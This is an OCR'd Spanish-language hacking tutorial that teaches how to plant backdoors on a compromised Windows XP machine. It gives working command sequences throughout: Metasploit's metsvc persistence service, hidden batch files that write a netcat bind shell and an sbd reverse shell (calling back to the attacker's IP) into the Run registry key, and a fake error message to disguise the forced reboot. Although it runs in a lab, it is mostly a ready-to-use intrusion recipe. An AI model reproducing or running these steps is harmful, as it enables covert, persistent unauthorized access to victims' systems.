


|--------[*]Temario[*]-------|

[0x01] Definicion de BackDoors

[0x02] Tipos de BackDoors

|---------[*]Tools[*]--------|

[0x01] Metasploit

[0x02] netcat

[0x03] sdb (conexión inversa)

|----------[*]Lab[*]---------|

[*]Temario[*]


[0x01] Definicion de BackDoors

Los BackDoors son herramientas utilizados para poder mantener el acceso a determinado sistema, como el mismo nombre lo dice “puerta trasera” es cuando uno no tenga las “llaves” del sistemas poder entrar por la puerta de atrás, sin que nadie se de cuenta.


[0x02] Tipos de BackDoor

[*]Conexion:

-Normal: Este tipo de backdoor lo que hace es dejar a la escucha ciertos puertos, pero con una propiedad que cuando se halla establecido la conexión le devuelva a uno una shell remota del sistema como tal.




-Inversa: Este tipo de backdoor lo que hace es intentarse conectar a cierto host, en la conexión normal es cliente (Atacante), servidor (victima) aquí lo que cambiaria seria la conexión cliente (victima), Servidor (atacante).



[*]Ejecucion remota de codigo

Por medio de ciertos fallos que existen en algunos sistemas que nos permiten ejecutar codigo remoto en el host victima, entonces alli podremos hacer lo que nuestra imaginacion nos deje (hablando un poco mas claro podremos activar servicios, agregar un usuario como administrador eso nos serviria mucho en una red LAN , etc).



[*]Tools[*]

[0x01] Metasploit

Como muchos sabran metasploit es una gran plataforma y una gran ayuda a la hora de explotar bug/Sniffing/Backdoors y de mas modulos de los que esta compuesto. Por ahora vamos a mostrar como es la sintaxis de lo que es un instalar un backdoor despues de acceder al nuestro objetivo(Host Vicitma). Ya despues de haver accedido al hst victima con un payload windows/meterpreter/reverse_tcp tendremos algo parecido.

```
[*] Started reverse handler on port 4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 - lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Triggering the vulnerability...
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.65.130:4444 -> 192.168.65.129:1067)

meterpreter >
```

Bueno ahora solo sera cuestion de jugar con nuestro interprete de windows, con metsvc de instalara como servicio del host victima, este servicio lo que hace esta dejar a la escuchar el puerto 31337 con un servicio vulnerable (como tal es como si dejaramos el netcat a la escucha del puerto 31337 pero cuando nos conectemos se ejecute un cmd.exe como administrador.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\uDsGUJntFSNvh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
 * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

Como vemos crea un servicio en el puerto 31337 luego crea una carpeta temporal de instalacion del server y sus archivos de ejecucion, vemos que sube al host un .dll y dos .exe que son esenciales para establecer la conexión y dejarla a la escucha, ahora solo es cuestion de reiniciar el host victima y mirar si el backdoor que acabamos de instalar esta funcionando.

```
meterpreter > reboot
Rebooting...
meterpreter >
```

Para comprobar que el servicio se esta ejecutando vamos a lanzar un escaneo con nmap y veremos si esta a la escuacha de nuestro llamado :)

```
nmap t4 -p 31337 192.168.65.129

Starting Nmap 5.00 ( http://nmap.org ) at 2010-04-26 10:25 COT
Failed to resolve given hostname/IP: t4.  Note that you can't use '/mask' AND
'1-4,7,100-' style IP ranges
Interesting ports on 192.168.65.129:
PORT     STATE SERVICE
31337/tcp open  Elite
MAC Address: 00:0C:29:75:21:B9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.41 seconds
```

Como vemos esta a la escucha, ahora pasaremos a conectarnos con el metasploit a explotar el servicio que acabamos de crear/habilitar/vulnerar

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf exploit(handler) > exploit
[*] Started bind handler

[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.65.130:60485 -> 192.168.65.129:31337)

meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows XP [Versi¢n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

aquí como podremos ver se selecciono el exploit multi/handler que es par diferentes plataformas que presenten dichos servicios vulnerables como el que acabamos de habilitar y despues seleccionas el payload del servicio vulnerable para poder accerder al sistema, luego seleccionamos el puerto el cual el servicio vulnerable esta escuchando, luego selecionamos el host y ejecutamos el exploit y estamos dentro de nuevo =).

[0x02] netcat

Netcat es llamada la navaja suiza del protocolo tcp/ip esta herramienta puede ser hasta un escaner de puertos, establecer conexiones, habilitar servicios, tomar huellas dactilares de los S.O y de mas funciones. Esta vez la utilizaremos para habilitar servicios y para establecer la conexión.

1. debes subir al host victima cuando hallas ganado el acceso el netcat y el siguiente .bat con cualquier nombre pero debe estar escondido.

```
@echo off
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v hacklab /t
REG_SZ /d "C:\WINDOWS\system32\nc.exe -L -d -p 1234 -e cmd.exe"
exit
```

el netcat debe estar ubicado en system32, luego de alli es code lo guardamos con cualquier nombre con la extencion .bat, yo lo voy a llamar clave.bat y lo voy a ubicar en C:\windows\clave.bat. Entonces como ya hemos accedido al sistema como tal lo que haremos es ubicarnos en el directorio C:\windows\ y ejecutamos el .bat y despues lo reiniciamos el equipo (reboot si es por meterpreter, si solo tenes la shell shutdown -s -t “10” -c “El equipo se esta reiniciando automaticamente por un error que se genero”).


```
C:\WINDOWS>clave.bat
clave.bat

La operación finalizó correctamente

 sent 68, rcvd 6334
```

Ahora vamos a lanzar un escaneo para ver si nos habilito el servicio de nc en el puerto 1234.

```
nmap t4 -p 1234 192.168.65.129

Starting Nmap 5.00 ( http://nmap.org ) at 2010-04-26 13:22 COT
Failed to resolve given hostname/IP: t4.  Note that you can't use '/mask' AND
'1-4,7,100-' style IP ranges
Interesting ports on 192.168.65.129:
PORT     STATE SERVICE
1234/tcp open  hotline
MAC Address: 00:0C:29:75:21:B9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.48 seconds
```

listo ya vemos que el puerto esta habilitado, solo es cuestion de conectarnos con el netcat en modo verboso y listo.

```
nc -vv 192.168.65.129 1234
192.168.65.129: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.65.129] 1234 (?) open
Microsoft Windows XP [Versi¢n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador>
```



[0x03] sbd

sbd es considerado el clon de netcat, dise~ador para ser portatil y ofrece una fuerte encriptacion. Funciona en sistenas operativos tipo unix y microsoft Win32. utiliza cifrado AES-CBC-128-HMAC-SHA1. solo ola comunicacion es compatible con TCP/IP. el codigo fuente y binarios estan bajo GNU. puede ser utilizado para transferecia de archivos, administracion remota.

1. Subir el sbd.exe al Host victima

2. Agregarlo al las claves de registro con un .bat

3. reiniciar y conectarse de nuevo

Ya despues de haver accedido al sistema como tal ya podremos subir archivos al host para dejarlo “backdoorizado” entonces ahora lo que iremos a hacer es subir dos archivos, el sbd.exe y el hash.bat

```
[*] Started reverse handler on 172.16.211.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 2 – lang:Spanish
[*] Selected Target: Windows XP SP2 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (748032 bytes) to 172.16.211.128
[*] Meterpreter session 1 opened (172.16.211.1:4444 -> 172.16.211.128:1208)

meterpreter > upload /root/sbd-1.31/binaries/sbd.exe C:\\WINDOWS\\system32\\
[*] uploading  : /root/sbd-1.31/binaries/sbd.exe -> C:\WINDOWS\system32\
[*] uploaded   : /root/sbd-1.31/binaries/sbd.exe -> C:\WINDOWS\system32\\sbd.exe
meterpreter >
```

ahora subiremos el hash.bat y lo ejecutaremos y reiniciaremos para que las modificaciones sean guardadas.

contenido del hash.bat

```
@echo off
REG ADD HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v hacklab /t
REG_SZ /d "C:\WINDOWS\system32\sbd.exe -q -r -10 -k c0wil0 -e cmd -p 666 172.16.211.1"
exit

meterpreter > upload /root/hash.bat  C:\\WINDOWS\\system32\\
[*] uploading  : /root/hash.bat -> C:\WINDOWS\system32\
[*] uploaded   : /root/hash.bat -> C:\WINDOWS\system32\\hash.bat
meterpreter > execute -H -f C:\\WINDOWS\\system32\\hash.bat
Process 1400 created.
meterpreter >reboot
```

ahora solo es cuestion de colocar nuestro host como servidor y a la escucha del puerto que nosotros definimos en el cliente (el host victima tratando de conectarse hacia nosotros por el puerto 666)

```
root@bt:~# sbd -l -k c0wil0 -p 666 Microsoft Windows XP [Versi¢n 5.1.2600] (C) Copyright
1985-2001 Microsoft Corp. C:\Documents and Settings\Administrador>
```

</Progresive Death>